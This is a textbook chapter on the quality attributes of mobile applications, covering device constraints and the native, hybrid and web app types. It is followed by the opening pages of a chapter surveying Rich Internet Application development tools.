A mobile application (or just mobile app) is a type of software application developed to run on a mobile device. Mobile applications are a recent type of software application that emerged due to the appearance of many handheld devices, like smartphones, which are considered to be the personal computer of the future (Duffy, 2012), or tablet computers. Mobile devices are expected to be easily carried, held, and used in the hands; hence, mobile devices are characterized by being relatively small devices when compared to desktop computers. For this reason, mobile devices are naturally restricted in several dimensions that strongly affect the operating characteristics of an application that executes on this type of devices. In many cases, the challenges for the software or systems engineer when developing a mobile application are similar to the ones to develop other types of embedded applications (Wasserman, 2010). Common issues include integration with hardware, security, performance, reliability, and storage limitations.

BACKGROUND

Until recently, mobile devices were characterized for having small display sizes, low processing power, poor connectivity, and limited interaction methods. The range of mobile applications available for these devices was relatively small. Mobile devices have evolved considerably in recent years as result of improvements in mobile technology, mobile networking and mobile computing. Examples are increased processing power of mobile devices, novel forms of user interaction, for example the introduction of the touch feature to operate mobile devices, and new protocols of connectivity. These improvements in the hardware motivated the increase in the range and availability of mobile applications.

Mobile applications are software systems that have specific characteristics when compared with normal desktop applications. Mobile applications differ from desktop applications by having to deal with limitations on specific hardware resources, like display size, processing power and memory to name a few. Probably the most significant difference is that mobile applications run on mobile devices with energy consumption limitations. Increase battery lifetime is a significant concern for both mobile applications developers and hardware manufacturers, namely in what concerns multimedia applications running on mobile devices.

Mobile applications can now take advantage of new hardware capabilities, meaning that they can provide a wider set of functions or use, which inevitably results in more complex software solutions. Development of mobile applications is now closer than before to the development of desktop applications in terms of complexity (examples are *Android OS*, *Apple iOS* and *Windows Phone* mobile operating systems); however the hardware is still a relevant differentiator. These differences motivate the need to understand clearly how the hardware constraints impact the software design decisions. For that purpose, one must understand which quality attributes are more relevant for mobile applications, providing an inevitable link to constraints imposed by the hardware itself. Understanding the possible impact of the hardware of mobile devices in software design decision motivates the discussion of this chapter.

MOBILE DEVICES CHARACTERISTICS

Mobile devices have a set of characteristics that have a great impact on how mobile applications are designed or created (Juárez-Ramírez et al., 2012). These characteristics establish the constraints that influence most technical and non-technical decisions on software applications development for mobile devices. A list of these characteristics is presented in this section.

Small Display Size: Mobile devices have relatively small displays when compared to desktop computers or laptops. Small mobile devices, in particular small smartphones, have display sizes of 4 to 4.5 inches but these can go down to 2.45 inches. Typical smartphones have display sizes between 4.5 to 6 inches and tablets range from 5 up to 13 inches. Mobile applications must be designed to successfully provide the desired functionality in a limited screen size. These conditions contrast greatly with normal applications that are designed to use larger screens. Small screen sizes pose great constraints to usability of mobile apps.

Small Memory Size: Normally, mobile devices have less memory available than desktop computers. Mobile devices, as any computing device, have both ROM (Read-Only Memory) and RAM (Random-Access Memory). ROM, which technically is EEPROM, i.e., Electrically-Erasable Programmable ROM, and so is both readable and writeable by the end user, does not require power to maintain its (non-volatile)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data and is basically used by a mobile device to store the operating system, mobile applications, media (photos and video) and files. ROM memory sizes go up to 128 GB (Gigabytes), but typical sizes are around 8 to 16 GB. However, some mobiles devices allow the ROM size to be increased, by using non-volatile memory cards, e.g., SD (Secure Digital) memory cards. Due to memory size restrictions, most mobile applications are relatively small, when compared with desktop applications (e.g., Microsoft Word).

RAM memory is used to store active processes when the mobile device is functioning. RAM memory usage can greatly impact performance of mobile applications running on a mobile device. Mobile devices hold up around 1 or 2GB of internal RAM, while desktop computers typically have 4 to 8GB of RAM. Mobile applications are loaded into RAM to be executed and memory can rapidly become constrained if mobile applications do not make an efficient use of volatile memory. The result is a smaller number of applications loaded and ready to be executed at a given time. Additionally, there is a penalty in performance when RAM needs to be made available to load new applications when no sufficient memory is available. Thus, mobile apps are expected to make a moderate use of RAM memory, which results in faster loading times and increases the number of applications ready to execute.

Small Battery Capacity: Batteries provide the necessary power for mobile devices to work. While hardware manufactures struggle to increase the capacity of the batteries, mobile application developers struggle to make a more efficient use of them. Recent advancements in software technology revolutionized the way mobile devices are used. Multi-purpose mobile devices (smartphones or tablets) that allow access to email, browse the Internet, watch videos, and play games replaced basic mobile phones. Typical smartphones use batteries that can range from 1,570 to 3,400 mAh for smartphones and around 7,000 mAh for high-end tablets. Energy consumption impacts greatly mobile users. Mobile applications must strive for efficiency in terms of energy consumption in order to maximize battery life. This scenario can be achieved, e.g., by improving the algorithms for saving computation cycles.

Network Bandwidth Limitations: Mobile applications often rely on updated content or data to provide value to end users. Therefore, mobile devices must be capable of accessing content or data over a network. Most mobile devices provide more than one form of connectivity by using different network technologies. Wi-Fi technology (usually seen as a synonym of IEEE 802.11) enables mobile devices access to the Internet and private networks, while 3G is commonly used to access the internet. Other protocols, like Bluetooth or NFC (Near-Field Communication), allow direct connections between mobile devices to share data. The most significant difference of mobile devices when compared with desktop computers is that bandwidth provided by existing technologies is relatively smaller when compared with cable connectivity, especially when compared with optical fiber. Mobile applications must use bandwidth knowing that the throughput is limited by available technologies. Nonetheless, wireless technology is evolving rapidly and new Wi-Fi protocols and recent broadband standards, like Mobile WiMAX and Long Term Evolutions (LTE), are closing the gap between wireless and cable bandwidth technologies (Ethernet), thus allowing mobile applications a wider range of applicability, e.g., streaming video.

Multiple Accessories: Mobile devices are often built with different types of sensors, like GPS, accelerometer, gyroscope, barometer, light sensor and digital cameras. Interactions with the sensors occur frequently and imply that a mobile application needs to comply with the operating characteristics of the sensors, namely the operating range, the sensitivity, the accuracy, or the minimum-polling interval. Accessories are used to provide, complement, and enhance mobile devices functionality, being memory cards a good example. Some mobile devices allow built-in ROM memory to be extended by using a flash memory data device that provides additional storage. Mobile applications must consider the different types of accessories available for mobile devices to fully enhance user experience.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Multiple Network Protocols: As mentioned before, mobile devices provide one or more forms of connectivity. Different technologies can be used to provide network connectivity whether for voice or data. Examples are Wi-Fi and 3G or 4G technologies that allow mobile devices to access to data over a network and are broadly used to provide data access for most mobile applications. Other technologies, like Bluetooth or NFC allow short or very-short distance data transitions and are independent of a service provider to interact with other mobile devices. Typically, using Bluetooth or NFC mobile devices interact directly with other capable mobile devices for data transfer. Mobile applications can take advantage of these technologies by choosing the most convenient for their desired functionality. As an example, Bluetooth is very popular for hand-free devices, like headsets and NFC is expectable to be used to implement contactless payments.

Real-World Interaction: Mobile applications provide real-world interaction by interfacing with context information, like user location, time of day, neighboring users and devices. Mobile devices are capable of acquiring and using context information by using built-in sensors, like GPS and accelerometers, and complementing this information with data acquired from the network. Context awareness in mobile computing is an extensive research field and is emerging as a new computing paradigm, where infrastructure and services are seamlessly available anywhere, anytime and in any format (Hong et al., 2009). Mobile applications are now capable of taking advantage of context information that a few years back was not possible.

Always On: Mobile applications are expected to be promptly, quickly and easily available to end users. Opening or loading a mobile application is expected to be possible in a few seconds. This capability stresses resource utilization, namely processor and memory, resulting in high energy consumption that reduces battery life considerably. Mobile devices are evolving to be capable of being readily available to end users and meet very strict power consumption requirements. Always on devices have their hardware designed with dedicated processors for sensor processing tasks, typically control tasks and signal processing that allow the mobile device to enter 'sleep' mode when the device is not being used and 'wake-up' when a stimulus (signal) is given by the user. Mobile applications must be designed to take advantage of these hardware capabilities that are built into mobile devices to enhance functionality and extend battery life.

Individual and Personal Use: According to Salmre (2005), the major difference between mobile and desktop applications is the way in which people use them. Those who use both desktop and mobile applications tend to use the two in different ways. When using a mobile application, the activities of the user tend to be short. As Salmre puts it: "The user is either responding to being interrupted or using the application to make an immediate request of some other person or process." Thus, user interface takes a great importance for mobile applications, as their users are often seeking to quickly complete a simple task, and cannot take advantage of the full range of functionality provided by a traditional desktop application. Contrarily, users of desktop computers tend to have long sessions.

TYPES OF MOBILE APPLICATIONS

Mobile applications can be classified according to two main types: native applications and web-based applications (Table 1) (Charland and Leroux, 2011). Native applications are constructed to be used on a specific platform, like iOS and Android, or mobile device. Mobile web applications consist of web pages specifically developed for taking into account the characteristics of mobile devices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Summary of main characteristics of the three types of mobile applications discussed.

Mobile Web	Hybrid	Native
Runs in mobile web browser Built with HTML5+JS+CSS Served by web server No app store needed Can look like native May be responsive or target specific screen sizes	Runs as locally installed app Built with HTML5+JS+CSS Installed on device In embedded web browser Fed by APIs App stores needed Built for specific devices May be responsive	Runs as locally installed app Built with Objective-C (or Java) Installed on device Fed by APIs App stores needed Built for specific devices

Native apps are designed and coded for a specific kind of device. For instance, iPhone apps are written in Objective-C and Android apps in Java. Native apps can usually be found in an app store, such as Google Play, and require the store's approval. They are downloaded from the store and installed on that mobile device. They run exclusively on that type of mobile device and interact with and take advantage of the features of the operating system and other software that is usually installed on that platform. A native application cannot be used for a different platform without major modifications. For example, an app developed for the iOS runs only on Apple devices.

A native apps tends to be faster and more responsive. Because its code is stored on the phone, there is no delay waiting for static content (such as images and text) to be downloaded from the web. While dynamic content still needs to be accessed from the Internet, it is an improvement over the web-based model in which everything needs to be downloaded each time. In some cases, a native app, like a game, when installed, can work with no Internet connectivity requirements.

Native apps offer better user interface features and perform faster, because they are developed to take advantage of the device's built-in features. They can use, for example, the camera, GPS, accelerometer, compass, list of contacts, etc. Native apps are less prone to security issues when compared to web-based applications as a result of decreased need for network access.

Mobile web apps are developed using technologies that one uses to build websites, such as HTML, CSS, and Javascript. A mobile web application is simply accessed by its URL in a web browser (that runs on the mobile device). In most cases, a web app can be seen as a website that mimics a native app. A major characteristic that distinguishes a mobile web application from a standard website is the fact that it is designed to be accessible in a small display, most of the cases with touch-screen interface capabilities. Hence, operations that in websites are operated with mouse clicks are operated using fingers in a mobile web app.

A major benefit related to mobile web applications is that they operate across different devices and operating systems, as long as a web browser is available. Web-based apps do not require users to install new software or manually search for updates. However, full access to features and resources available on mobile devices is not straightforward, since they are platform agnostic and have no direct access to resources of a mobile device as a native app. These limitations are being addressed, for example, by cloud phone platforms (Taivalsaari and Systä, 2012) that provide solutions for web-based apps to work seamlessly on mobile devices.

A third variation of mobile application can also be considered: *a hybrid application*. A hybrid mobile application takes an HTML-based mobile application and inserts it inside a native wrapper. The core of the application uses HTML, JavaScript and CSS, similar to web applications, but the outside is a native

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

shell. Hence, the app runs within a native app framework rather than a browser. The hybrid application are also downloaded and installed on a device. Most users cannot distinguish native from hybrid applications.

Hybrid apps are popular since they allow cross-platform development, an approach that reduces development costs. HTML code components can be reused on different mobile platforms.

QUALITY ATTRIBUTES

The successful development of a software application is tightly linked to the ability of managing software requirements. Development of a mobile application is no different; in particular, it is of primal relevance the elicitation and documentation of quality attributes. A quality attribute (also designated quality requirement or non-functional requirement) corresponds to a set of restrictions imposed to the system under development, establishing, for instance, how usable, attractive, fast or reliable it is (Fernandes & Machado, 2015). Examples of this type of quality attributes are security, modifiability, performance, or portability. Quality attributes of mobile applications are highly constrained by the hardware where the software executes. Hardware characteristics establish constraints to mobile applications and quality attributes must be carefully identified and documented to address these constrains, which assume central relevance in architectural design decisions.

Quality attributes should be contrasted with functional requirements that define the behavior of the software system. Quality attributes and functionality are orthogonal, in the sense that many software designs can achieve the same functionality with distinct levels of quality built in. Therefore, software architects focus more on quality attributes rather than on functionality (Fairbanks, 2010, p. 142). In the majority of the cases, a quality attribute is an emergent property, which implies that it is not possible to locate one place in the source code of the software system with the responsibility for ensuring the accomplishment of that attribute.

There are several frameworks to categorize quality attributes of software systems and products. The ISO/IEC 9126 standard is focused on quality, proposing quality attributes, divided in six main characteristics, for evaluating software products: functionality, reliability, usability, efficiency, maintainability, and portability.

The classification scheme suggested by Sommerville (2011, p. 88) differentiates in a first level the non-functional requirements into three categories:

- **Product Requirements** characterize aspects of the behavior of the system itself, including, for example, (i) reliability, (ii) performance, (iii) efficiency, (iv) portability, (iv) usability, (vi) testability, and (vii) readability.
- **Organizational Requirements** come from strategies and procedures established in the context of the manufacturing process of the system or the client organization, being examples (i) process standards that must be followed, (ii) implementation requirements, like the programming language to be adopted.
- **External Requirements** have origin in external factors to the system and the development process, being examples (i) interoperability requirements that define how the systems interact with other systems, (ii) legal requirements to guarantee that the system is compliant with the laws, and (iii) ethical requirements to make sure that the society in general will accept the system.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

There are many other proposals for classifying quality attributes suggested by several authors, for example, Boehm et al. (1978), Roman (1985), Grady and Caswell (1987, p. 159), Jureta et al. (2006), and Meyer (2013, p. 703). All these proposals demonstrate the lack of a consensus in the software engineering community with respect to classification of quality attributes. In this chapter, we adopt the eight categories for quality attributes proposed by Robertson & Robertson (2006) for discussing quality attributes in the scope of mobile applications:

- **Look and Feel:** The visual aspect and the aesthetics of the system, namely the graphical interface.
- **Usability and Humanity:** The easiness of utilization of the system and everything that permits a friendlier user experience.
- **Performance:** Aspects of speed, real-time, storage capacity, and execution correction.
- **Operational:** Characteristics about what the system must do to work correctly in the environment where it is inserted.
- **Maintainability and Support:** Attributes that allow the system to be repaired or improved and new functionalities to be anticipated.
- **Security:** Issues related to access, confidentiality, protection, and integrity of the data.
- **Cultural and Political:** Factors related to the stakeholders culture and habits.
- **Legal:** Laws, rules, and standards that apply to the system so that it can operate.

Generically, all categories need to be considered for a given mobile application, as it is a form of a software system. However, mobile devices characteristics imply that some quality attributes become more critical to the success of a mobile application than others. We discuss these topics in the next section.

RELEVANT QUALITY ATTRIBUTES FOR MOBILE APPLICATIONS

This section identifies and discusses the most relevant types of quality attributes for mobile applications and argues that relevant quality attributes for mobile applications are usually framed in Usability, Performance, and Maintainability and Support categories.

As mentioned in the previous section, all quality attributes are relevant and the relevance of these three types does not imply that the other five types of quality attributes are not important or should be discarded when developing mobile applications. In fact, all types of quality attributes have their relative importance, highly depending on the scope or context that motivates the need and use for a mobile application. For instance, security is a transversal aspect for all types of software applications, mobile ones included. Running third-party applications within a mobile device (that stores private information related to its owner) raises privacy and security risks (Leontiadis et al., 2012). Legal requirements are also important, since any system, regardless of the technology, has obviously to respect the established laws. The choice for highlighting Usability, Performance, and Maintainability and Support categories is that these are almost pervasive in what concerns mobile application development and if discarded or considered not relevant, the perception of quality may be deeply affected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Usability

Usability is a crucial quality for all types of software products. Usability covers many aspects, like ease of use, personalization, ease of learning, and accessibility. According to ISO, usability is related to the extent to which a given product can be used to achieve specified goals with effectiveness, efficiency, and satisfaction in a specified context of use. A usable system means to the user increased productivity, quality of work, and user satisfaction. Usability also implies reductions in support and training costs. An interesting book on usability, edited by Spiliotopoulos et al., (2010), provides a set of methods and approaches that enable and facilitate the development of usable web systems.

Ease of use is related to the efficiency of utilizing a given system and with the mechanisms that exist to reduce the errors made by the users (for example, an automatic spell checker). Here one should take into account the GIGO (garbage in, garbage out) principle, which indicates that software programs that receive incorrect input data, after processing them, generate undesired output data. The best way to avoid garbage in the output is preventing garbage in the input. For example, when a telephone number must be introduced, it is important to ensure that only digits are typed in and that the number of digits is correct (for instance, in Portugal all phone numbers have 9 digits) and that all possible access codes are available to be chosen (avoiding thus typing in them). If these mechanisms are made available, the chances of introducing an incorrect phone number greatly decrease.

Personalization is associated with the capacity of adapting the system to the tastes and needs of the users, including the choice of the language, currency, time zone and other configuration options (colors, backgrounds, icons). Mobile devices are usually tied to a given person, which wishes to introduce his personal data (phone number, email, contacts, passwords, bookmarks, etc) in the device to configure and personalize it.

Ease of learning is concerned with the way users are trained to use the application. Based on requirements of this type, the development team can prepare training and help procedures for the users. Associated with the ease of learning is comprehensibility that determines if the users intuitively capture the functionalities of the application and how to operate it. In many cases, mobile applications are expected to be so easy to use that no external help is required. Some applications must indeed have very high comprehension levels; if this is not the case, the users resort to other alternatives, i.e., mobile applications provided by the competitors, to satisfy their needs.

Accessibility indicates how easy it is to use the system, for people who are somehow physically or mentally disabled. The disabilities can be related with physical, visual, auditory, or cognitive aspects.

Usability is very likely to be the most crucial aspect of mobile applications, since they are used in many different contexts and environments. The user shall be able to use the mobile application in crowded and noisy environments, which imply that restrictions on the inputs and outputs may apply. In many cases, the device is supposed to be handled with just one hand, while in others two hands may be necessary. This means that mobile applications must be developed with the possibility of being effectively used with either one or two hands.

Responsive design is an increasingly important concern for mobile applications. The main challenge is building applications that ensure the same level of user experience, regardless of screen size and orientation of mobile devices. This can imply show, hide or re-arrange graphical elements like number of text columns, adapting font size, resizing or hiding images to maintain the same level of user experience as mobile applications are used in devices with different screen sizes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance

Performance refers to the capacity of a system to respond to its stimulus, that is, the time necessary to deliver a response to an event or the number of events processed in a specific time unit. It is the degree to which a system can accomplish its functionalities within a given set of constraints. The performance of a system is related to the processing time of a task, response time of an operation, accuracy of the result, reliability, availability, fault-tolerance, storage capacity, and scalability.

In addition to the intended functionality, the behavior of a real-time system must respect a set of timing requirements externally defined. The correction of an answer of the system includes also the instant when it is produced. A late answer is incorrect and constitutes a non-conformity, according to the stipulated behavior for the system. For example, the time limit to fire an alarm in the case of a dangerous situation must be scrupulously met; otherwise, it may not be possible to save the persons and the goods that are being monitored.

Accuracy of the results is related to the precision of a calculation computed by the system, how they are stored and delivered. These factors are relevant for values related, for example, with hours, GPS coordinates, money (rounding of bank interests), scientific calculations, and percentages.

Availability quantifies the percentage of time during which a given system is operational and working correctly. It is a measure of the likelihood that a system will be operating when called upon. It is a very important aspect that has ramifications to other issues: confidence of the users in the products that they use, value of the information, efficiency of the processes, and productivity of the organizations. Availability is normally measured by two indicators: MTBF (Mean Time Between Failures) and MTTR (Mean Time To Repair). MTBF represents the predicted elapsed time between inherent failures of a system during operation, while MTTR is the speed with which the system is able to be available again, after the occurrence of a failure. Availability is expressed by the following formula (Stapelberg, 2009, pp. 417).

$$\text{Availability} = \text{MTBF} / (\text{MTBF}+\text{MTTR})$$

Availability is of great importance for providing the desired functionality; only when available the system may provide value to its users. For critical systems it assumes a vital role in design as loss of functionality may imply severe losses, whether in terms of money or human life. This characteristic is not however enough, since the system must also be reliable, since a single error may represent severe damages or even the loss of human lives in more extreme situations. Reliability is the capacity of a system to deliver the correct output over time and is measured by the probability of a system producing correct results in a given period of time. Nowadays, there are various businesses that depend totally on software-based systems that support their operation (for instance, airline, bank, insurance, e-commerce, industry), and the expectation is that these systems are "always" available (i.e., that they have short periods of unavailability) and reliable. Reliability is normally measured by the mean time between failures.

Fault tolerance indicates the capacity of the system in keeping an acceptable level of operation, even in undesirable circumstances. The higher the fault tolerance, the bigger the capacity of the system to continue working, even if some of its components fails. Software engineers must be able to build applications that will acknowledge the presence of faults and to include techniques to tolerate these faults, so that the system still delivers an acceptable quality of service (Koren & Krishna, 2010, pp. 1-2).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Data storage capacity specifies the amount of data that the system should be able to process and store. While the function of storing data is a functional requirement, the respective capacity should be seen as a non-functional requirement.

Scalability is the ability of a system to continue to show high quality of service, even when subjected to a greater number of requests. Scalability can be related with the ability to serve more users simultaneously, treat a higher volume of information, or respond to more requests. In any case, it is assumed that this load increase does not imply significant changes to the system response in order for it to maintain the performance levels. Scalability of software systems often needs to be evaluated taking into account the hardware resources, because it is only possible to determine factors such as response time or number of users that can be served simultaneously, if both the hardware and the software are analyzed as a set.

Maintainability and Support

System maintenance, in general, is divided into four main types: preventive, corrective, perfective, and adaptive. The strategy for maintaining systems is limited by several factors (organization, context, technology, laws, business), which determines how the different types of maintenance efforts are developed over the time to make sure that the system remains useful and updated. Thus, in systems in which maintenance is paramount, it is convenient to consider maintenance requirements during the analysis phase.

Modifiability is an attribute strongly related to maintenance and is dependent on how easy it is to locate the system components that must be changed. In principle, it is preferable that the change has impact on a reduced number of components, since it is more costly and difficult to make modifications in the context of many components.

Portability is also an important characteristic to take into account when developing mobile applications. A mobile application is said to be portable if it is relatively easy and straightforward to move it from one mobile device to another. As noted by Silakov and Khoroshilov (2011), the cost of porting an application to different platforms is smaller as developers consider it the sooner during the development. This characteristic is of paramount importance, as today the market has many platforms, being dominated by Google Android, Apple iOS, and Microsoft Windows Phone.

In terms of support, it is important to know, for example, what kind of support and training the users are expected to receive. It may be necessary to provide technical support services or to include personal or passive assistance, e.g., using tutorials built in the software product that explain how to operate it. Today, it is also common to use videos that explain how to use a given product.

Issues, Controversies, Problems

This section discusses what we believe are the most relevant issues currently in mobile applications development. One of the challenges in mobile application development is the one of portability. As discussed in the previous sections, there are several platforms for which one can develop mobile applications. The ability to have a mobile application available for each platform is a decision that directly impacts the cost associated with development and maintenance of mobile applications.

Achieving desired portability can greatly impact the business decision of developing mobile applications. If portability is desired, one may opt to have a mobile application based on the use of web

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

technologies, but development of the graphical user interface may be the biggest limitation of such approach (Heitkötter et al., 2013) when compared to native language based mobile applications. Also lack of stability in web-based applications seems to be a limitation (Zibula & Majchrzak, 2013). There are now several platforms that support development for hybrid applications and which platforms best satisfy the developers' needs is also a topic (Palmieri et al., 2012).

An increasing relevant issue on mobile application development is efficiency of computation. Although battery efficiency as evolved significantly, it was outpaced by the demand imposed by the software. Mobile applications demand greatly on computing power to provide the desired functionally and this impacts negatively on the use of energy, which decreases the availability of mobile devices. In this topic, developers need to explore how to be more efficient in terms of computation. Energy efficiency might be improved without any changes to hardware by using software solutions that reduce overheads and improve processor utilization (Silven and Jyrkk, 2007).

Mobile applications maintenance and modifiability is an issue as mobile applications have typically a fast update cycle. The need to adjust to customer needs requires frequent updates and evolution in the software. This problem increases when multiple platforms need to be supported and maintainability and modifiability become even more relevant attributes, as cost is multiplied by the number of supported platforms. Design of mobile application must consider upfront the issue of maintenance and modifiability.

SOLUTIONS AND RECOMMENDATIONS

To achieve portability, current solutions focus on using cross-platform frameworks, but with this approach developers need to be aware of its limitations. Mainly, these limitations are related to the quality of the end result in terms of user interface. However, cross-platform frameworks may lower the barrier for developing mobile applications by allowing the use of Web technologies like HTML, CSS and JavaScript, along with the widespread of Web development paradigms. These technologies allow a greater number of developers to easily start developing mobile application without having the effort required to learn native, specific, platform languages, which imply a significant effort to learn (Heitkötter et al., 2013).

Native based mobile applications are probably the best option for developing rich end user interfaces. Native languages seem to provide more flexibility and ease of development when creating the user interface. Also, when designing user interfaces several guiding principles need to be considered to captivate users. Examples of relevant principles to consider are (1) users' limited attention, (2) minimization of keystrokes to completely perform a given functionality, and (3) task-orientation with a minimum set of functions.

In the scope of the mobile devices efficiency issue, developers need to design and develop their software with the mindset of saving computation power, but ensure, at the same time, the same level of functionality. The path to take may involve designing more efficient algorithms to save computation resources and thus as result extend battery life for the same level of functionality. The wide spread of multimedia mobile applications in mobile devices today is an example where improvements on software can help decrease battery consumption by improving the software. Current algorithms for processing media were not designed with the resource limitations in mind and can make a difference (Marius et al., 2010).

FUTURE RESEARCH DIRECTIONS

Our belief is that portability, usability and energy efficiency will drive research of mobile application development. Usability is probably one of the most relevant quality attributes when designing mobile applications. Mobile developers shall try to innovate or differentiate in user experience by researching and developing new user interaction models. These new models will make a significant impact if successful and will allow additional levels of functionality. An example of a possible evolution in new interaction models is augmented reality that certainly will disrupt the range of applicability of mobile applications. An example is augmented reality applied in the automotive industry by allowing a new dimension of driving assistance systems (Gabbard et al., 2014).

Improving energy efficiency on mobile devices will be based in developing approaches to extend battery life. With the increase in the range of functionality made possible by mobiles devices, developers need to be aware that a mobile application is now part of a resource-limited environment. Examples of future research in this topic may consider the Green Software Engineering project that believes software can play an important role in reducing the power used by mobile applications (Rott, 2011).

CONCLUSION

A mobile application is a type of software application, developed to run on a mobile device. The chapter discusses the main characteristics of mobile devices, since they have a great impact on mobile applications. Among those characteristics, one can find for example: small display size, small battery capacity, network bandwidth limitations, and multiple network protocols, always on, and personal use. It also presents the classification of mobile applications according to two main types: native and web-based applications. A third type, hybrid, can also be considered. Building on the information presented, the chapter identifies the most relevant types of quality attributes for mobile applications followed by a discussion on the most relevant issues to be found on mobile application development. Current solutions for the issues presented are discussed and future research directions are identified.

This chapter identifies and discusses relevant quality attributes for mobile applications. It argues that usability, portability, performance and maintainability and support categories are among the most relevant quality attributes for mobile application development. Mobile application development evolved significantly in recent years with technological improvements in mobile devices. These improvements changed the range of applicability of mobile devices and mobile software developers are now taking advantage of these new features and mobile software development will face new challenges and opportunities.

KEY TERMS AND DEFINITIONS

Mobile Application: A type of software application developed to run on a mobile device. Also named mobile app.

Mobile Device: A computing device that is made for portability, and is thus both compact and lightweight. Smartphones and tablet computers are examples of mobile devices. Recent technological advances have allowed these small devices to be able to perform nearly anything that had previously been accomplished with personal computers. Also named handheld computer.

Quality Attribute: A set of restrictions imposed to the system under development, establishing, for instance, how usable, attractive, fast or reliable it is. Examples of this type of quality attributes are security, modifiability, performance, or portability. Quality attributes of a mobile application are highly constrained by the hardware where the app executes. Also designated quality requirement or non-functional requirement.

This research was previously published in Modern Software Engineering Methodologies for Mobile and Cloud Environments edited by António Miguel Rosado da Cruz and Sara Paiva, pages 141-154, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

Chapter 5
An Overview of RIAs Development Tools

Giner Alor-Hernández
Instituto Tecnológico de Orizaba, Mexico

Viviana Yarel Rosales-Morales
Instituto Tecnológico de Orizaba, Mexico

Luis Omar Colombo-Mendoza
Instituto Tecnológico de Orizaba, Mexico

ABSTRACT

Rich Internet Applications (RIAs) development has traditionally been addressed using framework-based development approaches (i.e., using application frameworks), which usually comprise tools such as Standard Development Kits (SDKs), class libraries, and Integrated Development Environments (IDEs). Nevertheless, another development approach that relies on Model-Driven Development (MDD) methodologies and tools has recently emerged as a result of the academic and commercial effort for alleviating the lack of development methodologies and support tools especially designed for the development of RIAs. In this chapter, a new classification of RIAs development approaches is proposed by introducing a third category: Rapid Application Development (RAD) approaches. Thereby, the chapter reviews not only IDEs for frameworks-based RIA development; it also addresses other support tools for MDD and RAD such as code generation tools. Additionally, the features, scope, and limitations of the analyzed tools are discussed by means of a series of usage scenarios addressing the RIAs implementation.

1. INTRODUCTION

RIAs engineering is an emerging area of the Software engineering which lacks of development approaches and software tools in comparison with Web engineering. Therefore, the development of RIAs is mainly driven by a set of programming languages such as ActionScript and JavaScript as well as application frameworks such as Adobe™ Flex™ and Microsoft™ Silverlight™.

DOI: 10.4018/978-1-5225-3422-8.ch005

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

However, some proposals based on the MDD (Model Driven Development) approach have recently emerged with the aim of solving the aforementioned requirements. In fact, according to Toffeti, Comai, Preciado and Linaje (Toffeti et al., 2011), RIAs development is currently addressed 1) by using application frameworks which provide SDKs (Standard Development Kits), class libraries, IDEs (Integrated Development Environments), among other development tools, 2) by using MDD tools which generate executable code starting from high-level software models.

The use of software tools based on the RAD (Rapid Application Development) methodology is a current trend on RIAs development. Thus, the aforementioned classification has been extended by adding a category for clustering approaches based on the RAD methodology. In this chapter, the most representative software tools in each category of the extended classification are described.

Additionally, the features, scope and limitations of the tools are discussed by means of a series of usage scenarios addressing the implementation of RIAs. In detail, these usage scenarios face some of the RIA development aspects identified by Toffetti (Toffetti et al., 2011). It is important to notice that, the usage scenarios are not achieved as use cases but as technical discussions summarizing the lessons learned in the development of sample RIAs by using the tools described in this chapter; therefore, technical details about implementation are not included. In most cases, these usage scenarios involve not only coding but also building activities, namely compiling and debugging, so that they are not completely accurate neither for the UI (User Interface) design tools nor for the RAD and MDD tools but for the IDEs described in this chapter. As far as possible, the execution of the resulting applications in debug mode is depicted by some screenshots throughout this chapter.

2. TOOLS FOR FRAMEWORK-BASED RIAS DEVELOPMENT

This section presents the most popular software tools available for developing RIAs based on the four major technologies for RIAs development. It is important to notice that most of the software tools considered in this section are Integrated Development Environments (IDEs). An IDE is a software application that provides comprehensive facilities to developers for software development and ideally integrates source code editing, visual designing, debugging and building capabilities. These features are considered for describing some IDEs in following subsections.

IDEs for RIAs development can be classified into the following two major groups accordingly to its architecture: 1) standalone applications and 2) plug-in applications. Besides, a standalone application, a plug-in application is a set of software components that adds specific functionalities to a larger software application. From this perspective, it is important to notice that there are popular IDEs based on plug-in architectures such as Eclipse™, which can be extended for supporting many programming languages and frameworks through plug-ins. Therefore, there are many IDEs based on Eclipse™ available as both standalone and plug-in applications. For practical purposes, the aforementioned classification is used in this section. Furthermore, it is important to notice that besides the official development tools, i.e., the tools developed, supplied and maintained by technology owners, there are third-party development tools, i.e. tools developed, supplied and maintained by third-party open source communities or external software companies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.1. Adobe™ Flex™-Based RIAs Integrated Development Environments

Adobe™ Flex™ includes MXML (Macromedia FleX Markup Language) as well as Adobe™ Flash™ Player and Adobe™ AIR™ runtimes. MXML is an XML-based language for the design of application UIs whereas ActionScript is an object-oriented language for the definition of client-side application logic. MXML and ActionScript code are compiled together into a single SWF (Small Web Format) file. Depending on the application type, SWF files run either on Adobe™ Flash™ Player or on Adobe™ AIR™.


The official IDE for Adobe™ Flex™-based development is Adobe™ Flash Builder™, which is a commercial software application. Although Adobe™ launched Adobe™ Flash Builder™ also under an education free license; there are many open source options for Flex™ developers and they are described in this section.

